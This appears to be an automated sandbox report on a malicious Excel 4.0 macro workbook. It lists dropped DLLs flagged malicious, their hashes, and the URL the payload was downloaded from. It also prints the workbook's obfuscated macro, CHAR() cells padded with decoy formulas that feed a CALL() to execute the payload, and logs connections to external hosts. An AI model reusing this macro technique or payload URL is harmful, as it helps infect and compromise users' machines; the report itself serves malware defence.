Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0504[1].gif	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	136850
Entropy (8bit):	5.532976262969374
Encrypted:	false
SSDEEP:	1536:tm15JsYYm3GCVS7ZicTJzRVd620ZmB9RMli0msUdqZEACW4jySTLW:eLsacThRVd6pmBPM07vYZEA4/W
MD5:	27B3D546DFB32D0EB72850D6F592F37E
SHA1:	6948CE189746087F7B611B7364049E679D6F8AA8
SHA-256:	CFFBAC0E507996E936B34B2FE8D0620810C30552AEAF2A808FE356E0C9BF1F04
SHA-512:	C35B5461F3D417A78CB90299DEC4CE4F90C4094C5761E403054FED2D4B7193C784D5CDC40B51F20D171EAA2225119FFED9EC55FD0AF0BD233EA93AF459EFA81

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0504[1].gif	
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
IE Cache URL:	http://https://thefamouscurrybazaar.co.uk/ds/0504.ocx
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L.....f`.....!... .....ko.....d.....code..... ..` .data...d.....@..@.data.....@....rdata.. .....".....data.....@..... .....

C:\Users\user\AppData\Local\Temp\70810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	87970
Entropy (8bit):	7.883997627529112
Encrypted:	false
SSDEEP:	1536:mAOS/YubKteg7acz0YqAyfzZDSU7RbA8oxd7caCQQVnJos:mAOq/ny0YgVDHbA8oxOkyJ1
MD5:	329BDE1FC7C13A5F825D5F3E05DF9A9C
SHA1:	E5B92CA241679FD0A659AA0C2536103D8BDDA68C
SHA-256:	B752257F0AEF7834376475250E19581FED00033024BFF622118D874E7E3C5549
SHA-512:	8894ED032637C41CC53F3FF98256815CC8CE516C263A280C3F9C02E891C04F7DA914223913F923B8FF91C5FF10A4491C3015DEAA0A24CDB71852BA19A5D5885
Malicious:	false
Preview:	.UMO.0.....|E....Z5.....`..kO.....@..w....*MK..|...qf..+k.W.....E5a.8.vM.~=..Y.I8%.wP.5 ...}.>..`A..k..~p...+.....|.".klx.r).....%p.L...?a!^L*nW..Q2..7..2U.D.FK.H(.u..I...-Ay. b....A(I..5U.....D.!.[9.k>pj.5.....&.....lu.s2.....}...0j....^Xr.....q9.~Y...fZ,a%.T.c..2.['..hOh..p.S....].A..!.]..I.<.....?(_..<.....z..a...'..w.....im.O|.6.c.....x..x.p..=....F...N l.....c..i^D8\.{...e .I..l.....C.f...n.M..o.....PK.....!....M....~.....[Content_Types].xml ...(..... .....

C:\Users\user\Desktop\~$FED8GODpaD.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\fikftkm.thj1	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	136850
Entropy (8bit):	5.532976262969374
Encrypted:	false
SSDEEP:	1536:tm15JsYYm3GCVS7ZicTJzRVd620ZmB9RMli0msUdqZEACW4jySTLW:eLsacThRVd6pmBPM07vYZEA4/W
MD5:	27B3D546DFB32D0EB72850D6F592F37E
SHA1:	6948CE189746087F7B611B7364049E679D6F8AA8
SHA-256:	CFFBAC0E507996E936B34B2FE8D0620810C30552AEAF2A808FE356E0C9BF1F04
SHA-512:	C35B5461F3D417A78CB90299DEC4CE4F90C4094C5761E403054FED2D4B7193C784D5CDC40B51F20D171EAA2225119FFED9EC55FD0AF0BD233EA93AF459EFA8 1
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L.....f`.....!... .....ko.....d.....code..... ..` .data...d.....@..@.data.....@....rdata.. .....".....data.....@..... .....

C:\Users\user\fikftkm.thj3	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7624
Entropy (8bit):	5.642596381720329
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJf0:QJvVGaRF8I80
MD5:	190F2D4BCDE1E366EAAB903C29C7A699
SHA1:	346D44A0619C97AA226EF52F146F9A133F4DCAAF
SHA-256:	20C2D643754869BA5763DDC6289A0FADBBF2DE81236F1F80B7FA3588B14F6EBB
SHA-512:	AB3C39F0B6A07F798E9546FA882BE0D850F88337DFBFBF7A797A67B43CC1EA8718C842619E4FE169FD3A6FE270C39866F6B4DBB0187612B2840A6474D0E26BB
Malicious:	false
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.867622294442132
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	FED8GODpaD.xlsb
File size:	74635
MD5:	889194eb6a3904f14ab7ffd672c97ad5
SHA1:	983b743e8d66666d2262fe6f6d21c9950ea64bdc
SHA256:	a80382d030b0c292a73e83cdcbd0f4e30f43f43bd7d2e3250dcf83e1d2d51503
SHA512:	508e2d23ff9f02ad15aa5f6e0c551b5d8234a558823d376d824820d2be5a090ad9aeca2b2ffd4552be7b2c555de19581cdbd0bf639998d9807b62507cc8341d5
SSDEEP:	1536:ZUwcQTnrmMFOxW9cnGV67h5KSqhbPeB5FSJUfrcz0YW2fR3e:QQTnCMFOxW9cGV67h5KSqVPeBHRjy0YY
File Content Preview:	PK.....!...YQ$...;.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "FED8GODpaD.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	

Indicators

Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR(85),,,,=CHAR(74),,=CHAR(114),,=CHAR(44),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CH
CHAR(74),,=CHAR(117),,=CHAR(68),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR(76),,,,=CHAR(67),,=CHAR(110),,=CHAR(108),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR(77),,,,=CH
67),,=CHAR(100),,=CHAR(108),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""
"&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)",,,,,,=CHAR(111),,,,=CH
AR(66),,=CHAR(108),,=CHAR(82),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR(110),,,,=CHAR(66),,=CHAR(108),,=CHAR(101),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR(51),,=CH
103),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR(105),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR(115),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR(116),,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(7
43642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN
7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=
ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=L
OG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=
ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""
&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=CALL(""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&BY2&BY3&BY4&BY5&BY6&
Y7,BY14&BY15&BY16&""""  ds          "d'!AL5&""""  ds          "d'!AL6&""""  ds          "d'!AL7&""""  ds          "d'!AL8&""""  ds          "d'!AL9&""""  ds          "d'!AL10&""
"d'!AL11&""""  ds          "d'!AL12&""""  ds          "d'!AL13&""""  ds          "d'!AL14&""""  ds          "d'!AL15&""""  ds          "d'!AL16&""""  ds          "d'!AL17&""""  ds
"d'!AL18&'DiNDoie    ""`block`" target  - '!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.0.sheet!BU32&""""  ds          "d'!A100&'DiNDoie    ""`block`" target  - '!A200&'DiNDoie    ""`block`" target
- '!C200,'DiNDoie    ""`block`" target  - '!E201,0,0)",,,,,,,,,,,,,,=CHAR(101),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&""""  ds
"d'!AL5&""""  ds          "d'!AL6&""""  ds          "d'!AL7&""""  ds
```

Network Behavior

Network Port Distribution

Total Packets: 90

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:47:04.912156105 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:05.056375027 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:05.056651115 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:05.058928967 CEST	49709	443	192.168.2.3	108.167.180.111

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:47:05.203022003 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:05.243632078 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:05.243673086 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:05.243714094 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:05.243839979 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:05.243920088 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:05.257091045 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:05.402527094 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:05.402820110 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:05.403069973 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:05.404061079 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:05.589296103 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:06.425168991 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:06.425461054 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:06.426013947 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:06.426143885 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:06.428239107 CEST	49709	443	192.168.2.3	108.167.180.111
Apr 7, 2021 07:47:06.495124102 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:06.530004978 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:06.530333996 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:06.531985998 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:06.566447020 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:06.572087049 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:06.572130919 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:06.572163105 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:06.572216034 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:06.572247982 CEST	443	49709	108.167.180.111	192.168.2.3
Apr 7, 2021 07:47:06.572295904 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:06.589226007 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:06.639961004 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:06.640105009 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:06.641880035 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:06.717202902 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.213040113 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.213085890 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.213124037 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.213160038 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.213196993 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.213196039 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.213233948 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.213268042 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.213272095 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.213275909 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.213303089 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.213314056 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.213361025 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.213366032 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.336600065 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.336647987 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.336694002 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.336708069 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.336770058 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.336783886 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.336796999 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.336884975 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.336913109 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.336952925 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.337505102 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.337585926 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.337626934 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.337651968 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.337662935 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.337718964 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.337738991 CEST	443	49711	5.100.152.162	192.168.2.3

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:47:07.337799072 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.337821007 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.337882042 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.337907076 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.337960005 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.337973118 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.338006020 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.338021994 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.338038921 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.338076115 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.338094950 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373416901 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373476028 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373516083 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373519897 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373553038 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373555899 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373573065 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373613119 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373617887 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373666048 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373699903 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373739004 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373756886 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373774052 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373794079 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373835087 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.373951912 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.373991966 CEST	443	49711	5.100.152.162	192.168.2.3
Apr 7, 2021 07:47:07.374011040 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.374048948 CEST	49711	443	192.168.2.3	5.100.152.162
Apr 7, 2021 07:47:07.375561953 CEST	443	49711	5.100.152.162	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 07:46:54.482225895 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:46:54.494839907 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 7, 2021 07:46:58.039613962 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:46:58.052618980 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:00.269196033 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:00.282951117 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:00.973018885 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:00.985675097 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:01.308897018 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:01.361179113 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:01.687931061 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:01.701493025 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:02.703156948 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:02.717145920 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:03.724719048 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:03.738400936 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:04.668005943 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 7, 2021 07:47:04.680447102 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 7, 2021 07:47:04.764103889 CEST	58361	53	192.168.2.3	8.8.8.8
